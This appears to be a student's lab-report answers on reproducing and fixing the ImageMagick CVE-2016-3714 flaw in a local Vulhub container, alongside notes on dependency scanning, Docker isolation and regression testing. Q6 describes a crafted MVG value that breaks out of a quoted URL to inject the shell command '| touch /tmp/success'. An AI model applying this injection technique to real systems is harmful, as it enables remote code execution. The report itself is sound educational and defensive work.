Modern applications mostly consist of third-party and transitive dependencies. If those are not audited, a known CVE in a library can be exploited without any bug in the first-party code; a malicious or typosquatted package can execute code during install or at runtime; an abandoned package may never receive security fixes. The result can be remote code execution, data disclosure, authentication bypass, supply chain compromise, licence/compliance problems, and a very hard incident-response process because the vulnerable component is hidden deep in the dependency tree. Without an inventory (SBOM) it is also difficult to answer 'are we affected?' when a new CVE is published. SCA tools such as Snyk and safety compare the dependency versions against vulnerability databases and report vulnerable paths. Practical controls are pinned/locked

dependencies, regular SCA in CI, timely updates, review of new packages, and monitoring advisories. In Work 1, Snyk scanned 9 dependencies and reported 0 known vulnerabilities.

Q5. What advantages does using Docker and Vulhub provide for studying cybersecurity compared to installing vulnerable software directly on your machine?

Docker gives an isolated, disposable environment: the vulnerable service runs in a container with its own filesystem and network namespace, so experiments do not pollute the host and can be reset by recreating the container. The image pins the exact vulnerable version, which makes reproduction deterministic and repeatable. Multiple environments can run side by side without dependency conflicts, and the vulnerable and fixed configurations can be compared using the same compose file and payload. Vulhub provides ready-made compose configurations for known CVEs, which saves setup time and documents the vulnerable version and entry point. The main limitations are that container isolation is not an absolute security boundary (privileged containers, mounted Docker socket or host directories can weaken it), and the lab must remain local and isolated. Docker is therefore a safe training sandbox, not a justification for exposing vulnerable services to a network.

Q6. Describe the difference between a vulnerability and an exploit. What were you reproducing in this work?

A vulnerability is a weakness in software or configuration: a flaw that can be abused, such as CVE-2016-3714, where ImageMagick constructs a delegate command from an untrusted URL without escaping shell metacharacters. An exploit is the concrete method, input or code that takes advantage of the vulnerability, for example a crafted MVG file whose fill 'url(...)' value closes the quoted URL with a double quote and adds | touch /tmp/success, uploaded to the PHP page. The vulnerability is the underlying flaw; the exploit is the proof that the flaw is reachable and dangerous. In Work 1 the target was the ImageMagick vulnerability in a Vulhub container: the exploit created /tmp/success, the policy fix blocked the same exploit, and a normal PNG still worked.

Q7. Why, after applying a fix (patch), is it critically important to check that the main functionality of the application has not been damaged (regression testing)?

A security fix can be too broad or can change shared behaviour. For example, disabling dangerous ImageMagick coders blocks the exploit, but an overly strict policy could also block legitimate image formats and break uploads, thumbnails or other business functions. Regression testing provides the positive counterpart to the negative security test: the attack must fail, and normal use must still succeed. It catches collateral damage, proves the fix is production-safe, protects availability and data integrity, and gives release confidence. In Work 1, after the policy fix the same malicious MVG no longer created /tmp/success, while a normal 1x1 PNG still returned 'Image size is: 1 x 1'. Both results are required: attack blocked and normal function preserved.

Q8. How does knowledge and the ability to reproduce known vulnerabilities (CVEs) help in the work of a security specialist (for example, a pentester or SOC analyst)?

Reproducing a CVE turns a database entry into concrete knowledge of the attack path, prerequisites, observable effects and fix. A pentester can build a reliable proof of concept, distinguish a real finding from a scanner false positive, assess exploitability and business impact, prioritise remediation and retest the patch. A SOC analyst can recognise the relevant telemetry and log patterns (for example, unexpected child processes, outbound requests or 'not authorized' messages), write detection rules, triage alerts and support incident response. Developers benefit from understanding root causes and secure-coding patterns. The same knowledge also supports threat modelling and risk communication. It must be used ethically and legally: only in isolated, authorised labs such as the local Vulhub container used here, never against third-party systems without permission.